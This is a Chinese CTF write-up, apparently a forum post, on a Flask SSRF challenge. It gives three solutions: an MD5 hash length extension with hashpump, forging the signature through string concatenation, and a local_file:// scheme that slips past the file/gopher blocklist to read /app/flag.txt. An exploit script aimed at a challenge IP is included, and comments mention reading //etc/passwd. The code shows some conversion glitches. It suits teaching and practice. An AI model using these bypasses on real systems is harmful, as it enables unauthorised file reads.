# 题目描述

### 直接查看页面源代码可以看到正确格式的代码

```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')
app = Flask(__name___)
secert_key = os.urandom(16)
class Task:
   def __init__(self, action, param, sign, ip):
      self.action = action
      self.param = param
      self.sign = sign
      self.sandbox = md5(ip)
       if(not os.path.exists(self.sandbox)):
                                                      #SandBox For Remote_Addr
           os.mkdir(self.sandbox)
   def Exec(self):
      result = {}
       result['code'] = 500
       if (self.checkSign()):
           if "scan" in self.action:
               tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
               resp = scan(self.param)
               if (resp == "Connection Timeout"):
                  result['data'] = resp
               else:
                   print(resp)
                   tmpfile.write(resp)
                   tmpfile.close()
               result['code'] = 200
           if "read" in self.action:
               f = open("./%s/result.txt" % self.sandbox, 'r')
               result['code'] = 200
               result['data'] = f.read()
           if result['code'] == 500:
               result['data'] = "Action Error"
       else:
           result['code'] = 500
           result['msg'] = "Sign Error"
       return result
   def checkSign(self):
       if (getSign(self.action, self.param) == self.sign):
           return True
       else:
           return False
```

```
@app.route("/geneSign", methods=['GET', 'POST'])
  def geneSign():
    param = urllib.unquote(request.args.get("param", """))
    action = "scan"
    return getSign(action, param)
  @app.route('/Delta',methods=['GET','POST'])
  def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", """))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
  @app.route('/')
  def index():
    return open("code.txt","r").read()
  def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"
  def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
  def md5(content):
    return hashlib.md5(content).hexdigest()
  def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
  if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
  提示给的是 flag 在 ./flag.txt 中, 题目单词打错了
  python 的 flask 框架,三个路由, index 用于获取源码, geneSign 用于生成 md5, De1ta 就是挑战
  大概思路就是在 /Delta 中 get param , cookie action sign 去读取 flag.txt , 其中 , param=flag.txt , action 中要含有 read 和 scan , 且
  sign=md5(secert_key + param + action)
哈希拓展攻击
  这是这道题最多的解法,介绍: https://joychou.org/web/hash-length-extension-attack.html
  secert_key 是一个长度为 16 的字符串,在 /geneSign?param=flag.txt 中可以获取 md5(secert_key + 'flag.txt' + 'scan')的值,为
  8370bdba94bd5aaf7427b84b3f52d7cb,而目标则是获取 md5(secert_key + 'flag.txt' + 'readscan')的值
  使用 hashpump 即可
  root@peri0d:~/HashPump# hashpump
  Input Signature: 8370bdba94bd5aaf7427b84b3f52d7cb
  Input Data: scan
  Input Key Length: 24
  Input Data to Add: read
  d7163f39ab78a698b3514fd465e4018a
```

#generate Sign For Action Scan.

# 字符串拼接

试着访问了一下 /geneSign?param=flag.txt ,给出了一个 md5 8370bdba94bd5aaf7427b84b3f52d7cb ,但是只有 scan 的功能,想加入 read 功能就要另想办法了


```
def geneSign():
   param = urllib.unquote(request.args.get("param", ""))
   action = "scan"
   return getSign(action, param)
```

看了一下逻辑,在 getSign 处很有意思,这个字符串拼接的就很有意思了


```
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

不妨假设 secert\_key 是 xxx ,那么在开始访问 /geneSign?param=flag.txt 的时候 ,返回的 md5 就是 md5('xxx' + 'flag.txt' + 'scan') ,在 python 里面上述表达式就相当于 md5(xxxflag.txtscan) ,这就很有意思了。

直接构造访问 /geneSign?param=flag.txtread , 拿到的 md5 就是 md5('xxx' + 'flag.txtread' + 'scan') ,等价于 md5('xxxflag.txtreadscan') ,这就达到了目标。



直接访问 /Delta?param=flag.txt 构造 cookie action=readscan;sign=7cde191de87fe3ddac26e19acae1525e 即可



# local\_file

```
天枢大佬们的做法: https://xz.aliyun.com/t/5921#toc-16
```

```
放上他们的 exp:
```

import requests

```
conn = requests.Session()
url = "http://139.180.128.86"
def geneSign(param):
   data = {
       "param": param
   resp = conn.get(url+"/geneSign",params=data).text
   return resp
def challenge(action,param,sign):
   cookie={
       "action":action,
       "sign":sign
   params={
       "param":param
   resp = conn.get(url+"/Delta",params=params,cookies=cookie)
   return resp.text
filename = "local_file:///app/flag.txt"
a = []
for i in range(1):
   sign = geneSign("{}read".format(filename.format(i)))
   resp = challenge("readscan",filename.format(i),sign)
   if("title" in resp):
       a.append(i)
   print resp,i
print a
```

请求 /geneSign?param=local\_file:///app/flag.txtread 获取 md5 值为 60ff07b83381a35d13caaf2daf583c94 ,即 md5(secert\_key + 'local\_file:///app/flag.txtread' + 'scan')

然后再请求 /Delta?param=local\_file:///app/flag.txt 构造 cookie action=readscan;sign=60ff07b83381a35d13caaf2daf583c94

以上就是他们 exp 做的事情,和上一个方法差不多

关于 local\_file:

□ 参考: https://bugs.python.org/issue35907

🛘 这里是使用的 urllib.urlopen(param) 去包含的文件,所以可以直接加上文件路径 flag.txt 或 ./flag.txt 去访问,也可以使用类似的 file:///app/flag.txt 去访问,但是 file 关键字在黑名单里,可以使用 local\_file 代替

□ 如果使用 urllib2.urlopen(param) 去包含文件就必须加上 file , 否则会报 ValueError: unknown url type: /path/to/file 的错误

## 点击收藏 | 0 关注 | 1

上一篇:漏洞挖掘:绕过WAF的OOB-XXE 下一篇:又双叒叕谈注入

### 1. 6 条回复



<u>Iv4n</u> 2019-08-12 09:39:00

urllib并不支持urlopen("./xx")这种路径写法

### 0 回复Ta



wywwzjj 2019-08-12 10:49:45

@Iv4n 可以 urlopen('local\_file:xx')

# 0 回复Ta



wywwzjj 2019-08-12 11:08:05

```
@Iv4n 之前理解错你意思了, py2 确实可以的
>>> import urllib
>>> urllib.urlopen('file').read()
'this is a file\n'
```



By七友 2019-08-12 11:30:04

跟一下urlopen的源码,直接urlopen("//etc/passwd").read()也是可以的

0 回复Ta



<u>Iv4n</u> 2019-08-12 14:28:13

### @wywwzjj

你还是理解错了,我指文件路径不支持./file这种写法。file,/file,../file都是支持的

具体原因看urllib.py 497L就明白了

0 回复Ta



peri0d 2019-08-12 15:53:21

@Iv4n 我的锅,可以看这个https://bugs.python.org/issue35907

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板